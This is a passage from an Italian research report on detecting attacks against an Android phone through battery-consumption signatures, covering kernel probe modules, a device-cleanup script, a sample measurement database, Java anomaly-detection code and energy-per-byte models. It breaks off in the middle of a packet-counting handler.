La lettura da file in realtà avverrà tramite l'utilizzo della funzione ***device_function_read*** che riporterà il contenuto del buffer in spazio utente.

Utilizzando la stessa tecnica è possibile assegnare dei comandi direttamente al modulo invece che immagazzinarli nel buffer e leggere i risultati di tali comandi direttamente dal file.
Infine per una corretta utilizzazione, prima di rimuovere il modulo è necessario distruggere e rimuovere il char device tramite il comando:

```
device_destroy(character_class, MKDEV(major, 0));
class_destroy(character_class);
```

Implementazione di base

Di seguito viene riportata l'implementazione della struttura base della nostra fase sperimentale.

Funzioni esportate riguardanti la batteria

Purtroppo le informazioni riguardanti il consumo non vengono fornite dal kernel poichè Android ha una gestione del PowerManagement molto singolare[xvii] ed è stato quindi necessario osservare funzioni specifiche dei driver, soprattutto per quanto riguarda le misure legate allo scaricamento della batteria.
E' stato necessario rendere "accessibili" dall'esterno alcune funzioni tramite l'istruzione EXPORT_SYMBOL_GPL in modo da poter utilizzare le kprobes o semplicemente richiamarle.

Driver batteria (ab8500_fg.c):

Nel driver preso in considerazione la misurazione della corrente avviene in questi termini:

- viene richiamata la funzione ab8500_fg_inst_curr_start(struct ab8500_fg *di) che inizia la misurazione per almeno 250ms della carica della batteria
- al termine del periodo di misurazione viene messa al valore 1 una completition che indica la fine di questa misura, condizione verificabile tramite la funzione ab8500_fg_inst_curr_done(struct ab8500_fg *di)
- per poter utilizzare i dati misurati è necessario richiamare la funzione ab8500_fg_inst_curr_finalize(struct ab8500_fg *di, int *res) che immagazzina, nella variabile passata come argomento "res", il valore di consumo.

Abbiamo optato per questa soluzione osservando il funzionamento della funzione ab8500_comp_fg_bat_voltage(struct ab8500_fg *di,
bool always) che si occupa di calcolare il valore della tensione erogata dalla batteria, utilizzata anche per ottenere il puntatore alla struttura struct ab8500_fg *di e di cui viene riportato di seguito il codice:

```
int ab8500_comp_fg_bat_voltage(struct ab8500_fg *di,
        bool always)
{
    int vbat_comp;
    int i = 0;
    int vbat = 0;
    int bat_res_comp = 0;

    ab8500_fg_inst_curr_start(di);
    do {
        vbat += ab8500_fg_bat_voltage(di, true);
        i++;
        msleep(5);
    } while (!ab8500_fg_inst_curr_done(di) &&
        i <= WAIT_FOR_INST_CURRENT_MAX);

    ab8500_fg_inst_curr_finalize(di, &di->inst_curr);
```

Inoltre in questa funzione si può osservare come viene calcolato il voltaggio, ottenendo un valore dalla batteria e sottraendogli la corrente moltiplicata per la resistenza (intesa come resistenza interna della batteria e/o impedenza)

```
        if (!always && di->inst_curr < IGNORE_VBAT_HIGHCUR)
                return -1;

        if (!di->flags.charging)
                ab8500_fg_add_i_sample(di, di->inst_curr);

        di->vbat = vbat / i;

        bat_res_comp = ab8500_fg_volt_to_resistance(di, di->vbat);

        /* Use Ohms law to get the load compensated voltage */
        vbat_comp = di->vbat - (di->inst_curr * bat_res_comp) / 1000;

        pr_info("[TuningData]\t%d\t%d\t%d\t%d\t%d\n",
                DIV_ROUND_CLOSEST(di->bat_cap.permille, 10),
                di->vbat, vbat_comp,
                di->inst_curr, bat_res_comp);

        di->vbat = vbat_comp;
        return vbat_comp;
}
```

Abbiamo quindi reso esportabili le funzioni ab8500_comp_fg_bat_voltage(struct ab8500_fg *di,bool always) e ab8500_fg_volt_to_resistance(di, di->vbat) utilizzate rispettivamente per calcolare il voltaggio e la resistenza della batteria.

Modulo base

Abbiamo quindi implementato un modulo in grado di sfruttare le funzioni esportate e di consentirci di usare i valori ricavati da queste per monitorare il consumo del device nel tempo.
Di seguito viene riportato e commentato il codice del modulo base escludendo ciò che non è degno di nota.

Viene mostrata la funzione usata da jprobe per ottenere la struct ab8500_fg attualmente in uso:

```
int energyHandler(struct ab8500_fg *di,bool always)
{
mydi=di;
jprobe_return();
}
```

L'handler indica quando si può iniziare a misurare la corrente senza infastidire il driver della batteria: sveglia il thread tramite la chiamata “wake_up_process” e fa in modo che non ricada nel while tramite l’istruzione: “flag=true”.

```
static int ret_handler(struct kretprobe_instance *ri,
                                    struct pt_regs *regs)
{
count++;
flag=true;
wake_up_process(thread1);
}
```

Di seguito invece il codice chiave del modulo, ovvero la funzione che verrà eseguita all'interno del thread principale e che si occuperà di ottenere i valori relativi al consumo energetico.

```
static int myPower()
{
int i=0;
int j=0;
long startTime=0;
long elapsedTime=0;
int vbat;
int res=0;
```

A questo punto attendiamo che la struct ab8500_fg venga inizializzata e che il driver della batteria smetta di utilizzarla per calcolare la corrente.

```
while(flag==false)
{
      schedule();
}
```

Una volta ottenuto un valore per mydi, rimuoviamo le probes.

```
unregister_jprobe(&energyProbe);
unregister_kretprobe(&my_kretprobe);

while(startFlag)
{
      i=0;
      vbat=0;
      res=0;
```

Teniamo in memoria l’istante di partenza in cui si avvia la misurazione della corrente.

```
startTime=jiffies;
```

Iniziamo a misurare la corrente.

```
      ab8500_fg_inst_curr_start(mydi);
      do {
```

Misuriamo il voltaggio.

```
            vbat += ab8500_fg_bat_voltage(mydi, true);
            i++;
```

Dormiamo per il tempo che occorre al driver per ottenere un valore della corrente.

```
            msleep(250);
      } while (!ab8500_fg_inst_curr_done(mydi));
```

Calcoliamo il tempo di esecuzione dell'operazione.

```
      elapsedTime=jiffies-startTime;
```

Memorizziamo il valore della corrente e della resistenza interna della batteria e/o impedenza.

```
      ab8500_fg_inst_curr_finalize(mydi, &mydi->inst_curr);
      res=ab8500_fg_volt_to_resistance(mydi,vbat);
```

Sommiamo i valori e aggiorniamo il contatore, in modo tale da poter stilare i valori medi dall'applicazione.
La corrente verrà moltiplicata per il tempo trascorso dall’incipit fino al termine della sua misurazione.

```
      avarageCapacity+=mydi->bat_cap.permille;
      avarageConsumption+=(mydi->inst_curr)*elapsedTime;
      avarageRes+=res;
      vbat=vbat/i;
      avarageVbat+=vbat;
      count++;
```

Inseriamo i dati aggiornati in una stringa nel buffer che verrà restituito una volta che il livello android leggerà dal char device. Sebbene in questo caso molti campi abbiano come valore associato “0”, questi verranno riportati ugualmente per uniformarsi al numero di campi necessari agli altri moduli.

```
sprintf( responseMsg,
"Count=%ld\tAvarageConsumption=%ld\tAvarageDBM=%ld\tbytesCountRX=%ld\t
packetsCountRX=%ld\tbytesCountTX=%ld\tpacketsCountTX=%ld\tAvarageCapac
ity=%ld\tAvarageVbat=%ld\tAvarageRes=%ld\t\nElapsedTime=%ld\tHZ=%d\tLO
NG_MAX=%lu"
,count,avarageConsumption,avarageDBM,bytesCountRX,packetsCountRX,bytes
CountTX,packetsCountTX,avarageCapacity,avarageVbat,avarageRes,elapsedT
ime,HZ,LONG_MAX);
```

Ci assicuriamo di non incorrere in un buffer overflow.

```
      if((bytesCountRX+1000>LONG_MAX) || (bytesCountTX+1000>LONG_MAX)
|| (avarageConsumption+20000>LONG_MAX) ||
(avarageVbat+20000>LONG_MAX))
      {
            avarageDBM=0;
            avarageConsumption=0;
            avarageCapacity=0;
            avarageVbat=0;
            avarageRes=0;
```

```
            bytesCountRX=0;
            packetsCountRX=0;
            bytesCountTX=0;
            packetsCountTX=0;
            count=0;
      }
}
return 0;
};
```

Dobbiamo quindi occuparci della lettura da parte del livello Android, e nello specifico dalla nostra applicazione:

```
static ssize_t device_read(struct file *filp, char __user *buffer,
size_t length, loff_t *offset)
{
responseLength=strlen(responseMsg);
if(responseLength!=0)
{
      return simple_read_from_buffer(buffer, length, offset,
                  responseMsg,strlen(responseMsg) );
}
return simple_read_from_buffer(buffer, length, offset,
error,strlen(error) );
};
```

Dichiariamo le file operations e associamo la lettura alla nostra funzione.

```
static struct file_operations fops ={read = device_read};
```

Dichiariamo la kretprobe che ci servirà per assicurarci che la funzione del driver abbia finito.

```
static struct kretprobe my_kretprobe = {
.handler = ret_handler,
.maxactive = 20
};
```

Di seguito viene mostrata la funzione di inizializzazione, eseguita all'inserimento del modulo.

```
int __init myinit(void)
{
void *ptr_err;
char our_thread[8]="thread1";
```

Impostiamo i valori sia per jprobe che per kretprobe e li registriamo.

```
energyProbe.kp.addr = (kprobe_opcode_t *)&
                              ab8500_comp_fg_bat_voltage;
energyProbe.entry = (kprobe_opcode_t *)energyHandler;
register_jprobe(&energyProbe);

my_kretprobe.kp.addr=(kprobe_opcode_t *)&
                              ab8500_comp_fg_bat_voltage;
register_kretprobe(&my_kretprobe);
```

Creiamo il thread e lo mettiamo nella situazione di aspettare che il driver abbia finito.

```
thread1 = kthread_create(myPower,NULL,our_thread);
if((thread1))
```

```
{
      wake_up_process(thread1);
}
```

Istanziamo il buffer di risposta.

```
responseMsg=(char*)kmalloc(sizeof(char)*msgLength,GFP_KERNEL);
error="-1\n";
```

Istanziamo e registriamo il character device.

```
major = register_chrdev(0, nomeModulo, &fops);
if (major < 0)
{
      printk ("Registering the character device failed with
                                                %d\n", major);
      return major;
}
my_character_class = class_create(THIS_MODULE,
                                          nomeModulo);
if (IS_ERR(ptr_err = my_character_class))
      goto err2;

my_dev = device_create(my_character_class, NULL,
            MKDEV(major, 0), NULL, "consumeGA");
if (IS_ERR(ptr_err = my_dev))
      goto err;

return 0;

err:
class_destroy(my_character_class);
err2:
unregister_chrdev(major, nomeModulo);
return PTR_ERR(ptr_err);
};
```

Infine mostriamo la funzione richiamata quando il modulo viene rimosso.

```
void __exit myexit(void)
{
```

Diamo le istruzioni per terminare la funzione del thread e fermarlo.

```
if((thread1) && (startFlag))
{
      startFlag=false;
     wake_up_process(thread1);
      kthread_stop(thread1);
}
```

Togliamo la registrazione della kretprobe e rimuoviamo il char device.

```
unregister_kretprobe(&my_kretprobe);
device_destroy(my_character_class, MKDEV(major, 0));
class_destroy(my_character_class);
return unregister_chrdev(major, nomeModulo);
};

module_init(myinit);
module_exit(myexit);
```

```
MODULE_AUTHOR("monica.simone");
MODULE_DESCRIPTION("BASE_MODULE");
MODULE_LICENSE("GPL");
```

Linux Level

Al fine di porsi nelle condizioni iniziali ottimali per effettuare le analisi di “battery consumption” è desiderabile che il consumo legato a processi non indispensabili sia trascurabile.
Dunque ci siamo occupati di scrivere uno script che si occupasse di eliminare più processi possibili.
Abbiamo fatto uso di comandi quali la “kill all”.
E’ sopraggiunto il problema che alcuni processi, nonostante il comando di kill andasse a buon fine, tornassero automaticamente in vita.
Dunque è sorta l’esigenza di utilizzare un secondo approccio, che consiste nella disabilitazione dei processi che non possono esser uccisi.
Accanto al comando kill all < process id >, abbiamo utilizzato “pm disable < packet id >” che consiste nella disabilitazione dei processi relativi a un determinato pacchetto.
Abbiamo proceduto come segue, prendendoci cura di non eliminare pacchetti indispensabili al sistema nè la nostra applicazione:

```
app_name=$(ps -t | awk "{ if ( \$2 == \"$1\" ) { print \$1 } }")
for child in $(ps -t | awk "BEGIN { app_old = \"Nothing\" }; { if ( \$1 ~ /app_*/ ) { if( app_old != \$1 && \$1!=\"$app_name\" && \$9 !~ /.*inputmethod*/ && \$9 !~ /.*tw4*/ && \$9 !~ /.*browser*/ && \$9 !~ /.*gapps*/ && \$9 !~ /.*packageinstaller*/ && \$9 !~ /.*media*/ && \$9 !~ /.*android*/ && \$9 !~ /.*\.su*/ && \$9 !~ /.*\.supersu*/) { print \$9 }; app_old = \$1; } }")
do
pm disable $child
done
for child in $(ps -t | awk "{ if ( \$1 != \"root\" && \$1!=\"shell\" && \$1!=\"USER\" && \$1!=\"wifi\" && \$1!=\"system\" && \$1!=\"$app_name\") { print \$2 }}")
do
kill -9 $child
done
echo "Killed all unused programs"
```

Abbiamo osservato che nonostante sia disponibile un comando “pm enable” esso non appaia invertire gli effetti della disable.

Android Level

La firma energetica

Con il termine “firma energetica” s’intende l’andamento nel tempo dei consumi di un dispositivo.
Abbiamo analizzato le firme energetiche del consumo relativo alle applicazioni e utilizzato i valori del database come differenziatori di caratteristiche delle app e e delle signatures degli attacchi.

Il database

Per avere un gestione omogenea dei nostri dati è sorta l’esigenza di creare un database. **SQLite** è un motore database SQL utilizzato per memorizzare dati in forma persistente nella periferica e permette di creare una base di dati (comprese tabelle, query, form, report) incorporata in un unico file.
Lo abbiamo adottato nella nostra applicazione per immagazzinare i dati relativi al consumo standard a un determinato stato di carica per ciascuna applicazione.

_id	NTest	count	avarage_capacity	avarage_mA	avarage_res	avarage_vbat	avarage_dbm	bytes_tx	pkts_tx	bytes_rx	pkts_rx
176	1	1890	98.0	-51.07	116.0	4086.0	0	0.0	0.0	0.0	0.0
177	1	2868	97.0	-51.02	123.0	4081.0	0	0.0	0.0	0.0	0.0
178	1	3845	96.0	-50.99	137.0	4076.0	0	0.0	0.0	0.0	0.0
179	1	4824	96.0	-51.0	147.0	4071.0	0	0.0	0.0	0.0	0.0
180	1	5800	95.0	-51.03	154.0	4065.0	0	0.0	0.0	0.0	0.0
181	1	6776	94.0	-51.07	160.0	4060.0	0	0.0	0.0	0.0	0.0
182	1	7753	94.0	-51.1	165.0	4055.0	0	0.0	0.0	0.0	0.0
183	1	8731	93.0	-51.13	169.0	4050.0	0	0.0	0.0	0.0	0.0
184	1	9707	93.0	-51.16	173.0	4045.0	0	0.0	0.0	0.0	0.0
185	1	10684	92.0	-51.2	176.0	4040.0	0	0.0	0.0	0.0	0.0
186	1	11661	92.0	-51.06	178.0	4035.0	0	0.0	0.0	0.0	0.0
187	1	12638	91.0	-50.9	180.0	4030.0	0	0.0	0.0	0.0	0.0
188	1	13615	90.0	-50.75	182.0	4025.0	0	0.0	0.0	0.0	0.0
189	1	14593	90.0	-50.63	183.0	4020.0	0	0.0	0.0	0.0	0.0
190	1	15571	89.0	-50.53	185.0	4016.0	0	0.0	0.0	0.0	0.0
191	1	16550	89.0	-50.45	186.0	4011.0	0	0.0	0.0	0.0	0.0
192	1	17527	88.0	-50.38	187.0	4007.0	0	0.0	0.0	0.0	0.0
193	1	18505	88.0	-50.32	188.0	4002.0	0	0.0	0.0	0.0	0.0
194	1	19483	87.0	-50.28	189.0	3998.0	0	0.0	0.0	0.0	0.0
195	1	20460	87.0	-50.24	190.0	3993.0	0	0.0	0.0	0.0	0.0
196	1	21436	86.0	-50.2	191.0	3989.0	0	0.0	0.0	0.0	0.0
197	1	22414	86.0	-50.18	193.0	3985.0	0	0.0	0.0	0.0	0.0

Fig. database.

Il database vuole esser flessibile al miglioramento dell'analisi dei dati di battery consumption, per ottenere aspettative di valori, in termini di consumo per una determinato livello di carica, sempre più precise.

Il database immagazzina quindi i dati per stabilire quali siano le aspettative di consumo energetico tipiche di fronte a un utilizzo di rete dell'utente medio offrendo la possibilità di rilevare potenziali attacchi sconosciuti.

Come già preannunciato la nostra ricerca si occupa a livello Android di controllare se vi siano dei possibili attacchi o meno. Nello specifico viene riportato il servizio che gestisce le funzioni chiave del software.

In primo luogo, è necessario che il servizio sia avviato con priorità "Foreground", ovvero la stessa priorità delle applicazioni che sono in primo piano. Questo comporta l'aggiunta di una notifica permanente sul device, ma ci assicura che il servizio non venga chiuso automaticamente dal sistema operativo nel caso manchino delle risorse.

```
public void startThisForeground(Class classe)
{
	Notification note=new Notification(R.drawable.ic_launcher,
			"Service running",
			System.currentTimeMillis());
	Intent inte=new Intent(this, classe);
	inte.setFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP|
	Intent.FLAG_ACTIVITY_SINGLE_TOP);
	PendingIntent pi=PendingIntent.getActivity(this, 0,inte, 0);

	note.setLatestEventInfo(this, "Grafico","",pi);
	note.flags|=Notification.FLAG_NO_CLEAR;

	startForeground(1337, note);
}
```

Mostriamo quindi il punto cruciale della applicazione, ovvero il thread Analyzer, dove ci occupiamo di rilevare se siamo sotto attacco o meno.
Questo thread controlla o fa il learning dei valori finchè non viene data un segnale di arresto mettendo a false shouldPause.

```
class Analyzer extends Thread
{
	public void run()
	{
		[…]
		LinkedList<Double> lastEnergy=new LinkedList<Double>();
		while(!shouldPause)
		{
```

Ci occupiamo quindi di aspettare per dei valori aggiornati da parte di un'altro thread, il quale ha una parte dedicata all'ottenimento dei valor. Questi sono contenuti dentro la variabile consume[], un

```
lock.lock();
      if(alreadyRead)
      {
            try {cond.await();}
            catch (InterruptedException e)
                  {e.printStackTrace();}
      }
lock.unlock();
```

Una volta ricevuto il segnale di partenza da questo, riportiamo la media a "somma di valori" rimoltiplicandola per il numero di campioni: questo ci serve per poter calcolare la media. Inoltre già che scorriamo una volta i nuovi valori, controlliamo anche che non ci siano troppi "zeri" vicini, il che vorrebbe dire di non aver consumato nulla. Questa è una modifica resa necessaria dal caso di studio in cui è possibile questa situazione

```
if(count>1)
      totMedia=totMedia*count;
for(int i=0;i<consume.length;i++)
{
       if(consume[i]==0)
      {
            zeriadiac++;
      }
      else
      {
            zeriadiac=0;
      }
      if(zeriadiac < limZeriAdiac)
      {
            if(count==maxListLength)
            {
                  totMedia-=
                  lastEnergy.removeFirst();
            }
            else
            {
                        count++;
            }
            lastEnergy.add(consume[i]);
            totMedia+=consume[i];
       }
       if(zeriadiac==limZeriAdiac)
       {
            count=count-limZeriAdiac;
            for(int j=0;j<limZeriAdiac;j++)
            {
                  lastEnergy.removeLast();
            }
       }
}
```

Ci occupiamo quindi di ricalcolare la media, in modo tale da poter calcolare anche la varianza:

```
if(count>1)
      totMedia=totMedia/count;
iter=lastEnergy.iterator();
countNZero=0;
totVarianza=0;
while(iter.hasNext())
```

```
                {
                        dx=iter.next();
                        if(dx!=0)
                        {
                                countNZero++;
                                if(learning && countNZero>nonZeroNumber)
                                {
                                        nonZeroNumber=countNZero;
                                }
                        }
                        else
                        {
                                countNZero=0;
                        }
                        totVarianza+=Math.pow((dx-totMedia),(double)2);
                }
                if(count>1)
                        totVarianza=totVarianza/count-1;
```

Controlliamo che la media e la varianza non corrisponda alla signature di un attacco noto. Per fare cio viene ricercato un attacco nell'apposito database in modo tale che "98% media attacco<media attualmente calcolata<102% media attacco" e similmente per la varianza.

```
                if(gc.getAttack2(totMedia,totVarianza))
                {
                        message=Message.obtain(null,-666);
                        data=new Bundle();
                        data.putString("Method", "Warning: Under
attack! Mean and variance:(Current Value)"+totMedia+" "+totVarianza);
                        message.setData(data);
                        try {messaggero.send(message);}
                        catch (RemoteException e1)
                                                {e1.printStackTrace();}
                }
```

Questo thread implementa sia una funzione di controllo per accorgersi di eventuali attacchi sia una funzione di "learning" in stiliamo i valori tipici di una determinata applicazione: nel secondo caso registro la media e la varianza nel database

```
                if(learning)
                {
                        uniqueMean.mean=totMedia;
                        uniqueMean.var=totVarianza;
                        if(count==maxListLength)
                        {
                                learningCycles++;
                                if(learningCycles>=maxLearningCycles)
                                {
                                        learning=false;
                                        message=Message.obtain(null,-1);
                                        data=new Bundle();
                                        data.putString("toastText", "Inizia
                                                il controllo");
                                        message.setData(data);
                                        try {messaggero.send(message);}
                                        catch (RemoteException e1)
                                                {e1.printStackTrace();}
                                        gc.addConsume(uniqueMean,
                                                nonZeroNumber);
                                }
```

```
                        }
                  }
                  else
                  {
```

Altrimenti se l'operazione di learning è terminata procedo con il controllo di traffico anomalo rispetto alla normale attività dell'applicazione. Nel caso di rilevamento di un possibile attacco viene mandato un messaggio al service in modo tale da poter scrivere un toast/notifica.

Il controllo può avvenire tramite valori statistici o tramite il conteggio degli "zeri", ovvero di quante volte la componente in esame non viene attivata. Nel caso di attacchi mirati al battery-drain questo può essere molto utile.

```
                        if(countNZero>gc.getNonZeroNumber())
                        {
                              message=Message.obtain(null,-666);
                              data=new Bundle();
                              data.putString("Method", "Attacco:
rilevato tramite zeri, countNZero "+countNZero+" e nonZeroNumber
"+gc.getNonZeroNumber());
                              message.setData(data);
                              try {messaggero.send(message);}
                              catch (RemoteException e1)
                                    {e1.printStackTrace();}
                        }
```

Paragoniamo poi la media e la varianza dei valori attuali con quelle registrate nel database. Ovviamente un piccolo intervallo di confidenza viene dato.

```
                        o=gc.getMean();
                        epsilon=o/10;
                        p=gc.getVar();
                        epsilonp=p/10;
                        if(totMedia<o - epsilon)
                        {
                              if(totVarianza<p - epsilonp)
                              {
                                    message=Message.obtain(null,-666);
                                    data=new Bundle();
                                    data.putString("Method", "Warning:
Under attack! Mean and variance:(Current Value)"+totMedia+"
"+totVarianza+" (Standard Value)"+o+" "+p);
                                    message.setData(data);
                                    try {messaggero.send(message);}
                                    catch (RemoteException e1)
                                          {e1.printStackTrace();}
                              }
                        }
                        if(totMedia>o + epsilon)
                        {
                              if(totVarianza>p + epsilonp)
                              {
                                    message=Message.obtain(null,-666);
                                    data=new Bundle();
                                    data.putString("Method", "Warning:
Under attack! Mean and variance:(Current Value)"+totMedia+"
"+totVarianza+" (Standard Value)"+o+" "+p);
                                    message.setData(data);
                                    try {messaggero.send(message);}
                                    catch (RemoteException e1)
                                          {e1.printStackTrace();}
```

```
                              }
                        }
```

Infine nel caso non siano disponibili valori utili viene mostrato un toast.

```
                        if(gc.getNonZeroNumber()==-1)
                        {
                              message=Message.obtain(null,-1);
                              data=new Bundle();
                              data.putString("toastText", "Nessun
valore disponibile");
                              message.setData(data);
                              try {messaggero.send(message);}
                              catch (RemoteException e1)
                                    {e1.printStackTrace();}
                        }
                  }
                  lock.lock();
                        cond.signal();
                        alreadyRead=Boolean.TRUE;
                  lock.unlock();
            }
      }
}
```

La componente di rete come caso di studio: il wifi

Abbiamo scelto di analizzare il caso d'uso del wifi, interessante sia per il suo significativo consumo sia perchè, offrendo un servizio largamente diffuso e alla portata di tutti, ha un ruolo chiave di connessione con l'esterno, ed è indubbiamente una porta da proteggere dagli attacchi.
Riteniamo perciò che sia un ottimo mezzo per testare i nostri strumenti di controllo della security nei dispositivi mobili.

I nostri modelli di rilevamento del consumo

Con l'incognita relativa al consumo effettivo di ciascuno dei componenti, abbiamo dovuto svolgere test sul wifi inserendoli in un contesto in cui l'influenza delle altre componenti fosse ridotta al minimo o almeno resa costante. Per far ciò, abbiamo eseguito esperimenti misurando, nelle stesse condizioni, sia il consumo dovuto allo scambio di dati sia il consumo standard del device senza trasmissioni o ricezione di pacchetti.
Sottraendo queste due quantità abbiamo fatto in modo che il consumo dovuto alle altre componenti del device si semplificasse.

Abbiamo dunque scelto di procedere in due direzioni stilando i seguenti modelli:

1. Rilevare l'attacco tramite alterazione del valore della corrente.

2. Rilevare l'attacco tramite il valore di consumo legato alla trasmissione e ricezione di ogni singolo byte.

Modello 1

Ci siamo messi nelle condizioni di poter visualizzare il consumo relativo alla wireless lasciando il contesto d'uso invariato in modo da semplificare il nostro modello a:

$$CR_t(x) = Cr_t(x) + Cr_s(x) + \varepsilon_t - (Cr_s(x) + \varepsilon_s) = Cr_t(x) + \Delta\varepsilon \qquad con\ \Delta\varepsilon \rightarrow 0$$

ε = contributo energetico dovuto alle componenti escludendo quello associato alla trasmissione.
$\Delta\varepsilon = \varepsilon_t - \varepsilon_s$. differenza di energia consumata dagli altri componenti nei diversi test.
$Cr_s(x)$ = corrente teorica standard del sistema Android.
$Cr_t(x)$ = corrente teorica relativa allo scambio di dati.
$CR_t(x)$ = corrente misurata relativa allo scambio di dati.

E quindi riuscire rilevare l'attacco tramite l'osservazione dei valori di corrente.

Modello 2

Con l'implementazione del modello 1 abbiamo aggirato il problema di differenziare i valori di consumo secondo i componenti in uso, col vincolo di mantenere lo scenario d'uso invariato.
Per svincolarci da questo limite abbiamo implementato un secondo modello.
L'impiego di questo modello come riferimento per il rilevamento degli attacchi attraversa una fase di calibrazione, in cui abbiamo calcolato, sfruttando l'idea di lasciare lo scenario invariato, dei valori e li abbiamo immagazzinati in una base di dati, in modo che siano riutilizzabili in altri contesti.

In particolare abbiamo calcolato due misure, ovvero la potenza consumata "in trasmissione" e "in ricezione", mettendo il dispositivo rispettivamente in una situazione di solo invio dei dati e di sola ricezione.
Conseguentemente, abbiamo sottratto a questi il valore atteso corrispondente al collegamento wifi senza scambio di dati.

Abbiamo inoltre tenuto conto degli effettivi bytes trasmessi dal kernel durante quel periodo di tempo, calcolandoci quindi il byte rate effettivo, in modo tale da stilare un valore che esprimesse la quantità:

$E_r(x)$ = Energia relativa a un singolo byte con x = carica residua della batteria.

Questo è possibile considerando:

$E_r(x) = P_{tx}(x) * T_{trasmissione\ di\ un\ byte}$.
ove:
$T_{trasmissione\ di\ un\ byte}$ *= 1 / byte rate= tempo di misurazione/ byte inviati.*
$P_{tx}(x)$ *= potenza dovuta effettivamente solo alla trasmissione.*

e in particolare calcolando:

$P_{tx}(x) = P_{tx\ tot}(x) - P_{wifi}(x)$.
ove:
$P_{tx\ tot}(x)$ *= potenza consumata da tutto il device in una fase di invio dei dati.*
$P_{wifi}(x)$ *= potenza utilizzata dal device per la sola gestione del collegamento wifi.*

Conoscendo infatti sia questa misura che il numero di bytes scambiati col device, è possibile conoscere a runtime il consumo energetico dovuto al dispositivo wireless, differenziandolo quindi da quello dovuto alle altre componenti, e svolgere delle analisi di tipo statistico sul traffico di rete anomalo.

Infatti noi siamo in grado di considerare:

$E_R(x,b) = E_r(x) * B$
ove:
$E_r(x)$ *= Energia consumata dal singolo byte*
B = Numero di byte scambiati
$E_R(x,b)$ *= Energia consumata attualmente dal traffico di rete*

E' importante sottolineare che, diversamente dalle aspettative, un consumo “anomalo” non consiste esclusivamente in un consumo “maggiore”, ma, anche e sopratutto, in un andamento differente da quello atteso da una determinata applicazione.
Per validare adeguatamente questo modello è stato necessario sviluppare strumenti di misura di consumo che verranno descritti nei prossimi paragrafi.

Implementazione del caso d’uso

Premesse

Sebbene il nostro approccio iniziale si sia rivolto verso l'utilizzo di uno dei molti emulatori, così da eseguire più test su un'unica macchina, questa strada è stata abbandonata a causa dell'assenza dell'emulazione della batteria nei livelli sottostanti l'Application Framework.
Il dispositivo che prendiamo in esame nei nostri test è il seguente modello: Galaxy Advance S.

Per poter far considerazioni il più attendibili e coerenti possibile, i test condotti sul device mobile sono stati tutti effettuati nello stesso ambiente e nelle seguenti condizioni:

- Stabilendo una connessione wireless a un AP (Access Point) con scheda wireless 802.11n e bit-rate fino a 150 Mbit/s e mantenendo il device mobile sempre alla stessa distanza dall’AP.
- Impostandolo in modalità aereo
- Disattivando l’accelerometro
- Disattavando l’impostazione di risparmio energetico
- Impostando l’illuminazione del display alla massima consentita
- Disattivando lo stato di standby tramite la nostra applicazione

- Abbiamo minimizzato il consumo legato agli altri processi, e, per farlo in modo accurato, ce ne siamo occupati a più basso livello tramite un nostro bash script così che non sfuggisse nessun processo non visibile a livello applicativo. Questo non era indispensabile perchè in qualsiasi caso i nostri test sono tutti tarati sulla stessa situazione di partenza, ma ce ne siamo preoccupati per una maggior completezza.

Per quel che concerne la connessione di rete vogliamo specificare che:

- la potenza di trasmissione (transimission power) è sempre la stessa per ogni device collegato a un AP.
- il livello del segnale (o RSSI, received signal strength indicator) percepito dal device, come intuibile, varia in base alla posizione assunta dal dispositivo mobile, e lo prendiamo in termini di dBm (dBmW) , ovvero di rapporto di potenza in decibel della potenza misurata riferita a 1 mW.

Kernel level

Abbiamo implementato 4 moduli per poter misurare l'effettivo consumo della corrente, i bytes inviati/ricevuti, i pacchetti inviati/ricevuti, la capacità residua della batteria e il livello del segnale.
Le misure verranno effettuate sia durante una fase di calibrazione dei valori di consumo della batteria sia per una successiva fase di effettiva verifica dell’andamento di scaricamento del device.

Funzioni esportate rigurardanti il wifi

E’ stato necessario rendere “accessibili” dall'esterno alcune funzioni tramite l'istruzione EXPORT_SYMBOL_GPL in modo da poter utilizzare le kprobes o semplicemente richiamarle.

Driver wireless(wl_iw.c):

Per quel che concerne il driver del device wireless l'unica funzione che abbiamo dovuto esportare è stata int wl_iw_get_rssi(struct net_device *dev,struct iw_request_info *info,union iwreq_data *wrqu,char *extra), che ci permette di ottenere l’RSSI dell'AP a cui siamo connessi.

Kernel level:

Per il calcolo dei byte e dei pacchetti effettivamente trasmessi, ci siamo inoltre agganciati ad altre tre funzioni, definite nel file dev.c alla path net/core del source tree di Linux, e esportata di default:

- int dev_queue_xmit(struct sk_buff *skb): funzione utilizzata per l'invio dei dati, passati sotto forma di buffer;
- int netif_rx(struct sk_buff *skb): funzione utilizzata per la ricezione nei kernel che utilizzano la metodologia NAPI[xviii];
- int netif_receive_skb(struct sk_buff *skb): funzione utilizzata per la ricezione attraverso il vecchio standart.

E' importante sottolineare come le tre funzioni fossero già rese “EXPORT” nei sorgenti ufficiali linux e non ci sia bisogno di apportare alcuna modifica al codice sorgente per richiamarle.

Moduli

Come accennato in precendenza abbiamo sviluppato quattro moduli distinti in modo da poterci adattare a due diverse situazioni: la calibrazione e il controllo a runtime del consumo energetico.

La fase di calibrazione: consiste in un periodo di misurazione della corrente consumata in modo da poter ricavare Er(x) (Energia relativa a un byte in dipendenza dallo stato di carica).
E' composto da 3 diversi moduli corrispondenti a 4 diversi test a cui è stato sottoposto il dispositivo:

1. MODULO_BASE: mostrato in precedenza, usato per misurare il consumo senza il device wireless attivo, in modo da ricavare l'andamento della batteria senza "carichi" se non quello del S.O. Android. Verrà inoltre usato per il controllo a runtime, all'interno del nostro "test controllato".
2. GA_TX: per calcolare Cr(x) in trasmissione e la risposta della corrente all'attivazione del wifi(senza però mandare nessun pacchetto).
3. GA_RX: per le considerazioni su Cr(x) in ricezione.

Il controllo a runtime: costituisce la fase di controllo vero e proprio ed è composto da un solo modulo (prevede anche il riutilizzo MODULO_BASE) :

- probePackets: misura i bytes trasmessi in modo tale da poter sfruttare il modello: $E_R(x,b) = E_r(x) * B$.

I moduli GA_WIFI.ko e GA_WIFI_TX.ko possono esser interpretati come estensioni della struttura offerta dal primo modulo, il nostro modulo base.

GA_TX

Come precedentemente accennato, il seguente modulo utilizza la struttura del modulo base, ma lo estende al fine di calcolare l'RSSI medio, i bytes e i pacchetti trasmessi.

Per quel che concerne il conteggio di bytes e pacchetti trasmessi, è stato necessario aggiungere una jprobe agganciata alla funzione dev_queue_xmit che si occupasse di sommare i bytes dei pacchetti in uscita e aumentare il contatore dei pacchetti.

```
int handlerTX(struct sk_buff *skb)
{
if(strcmp(skb->dev->name,"eth0")==0)
{
        packetsCountTX++;
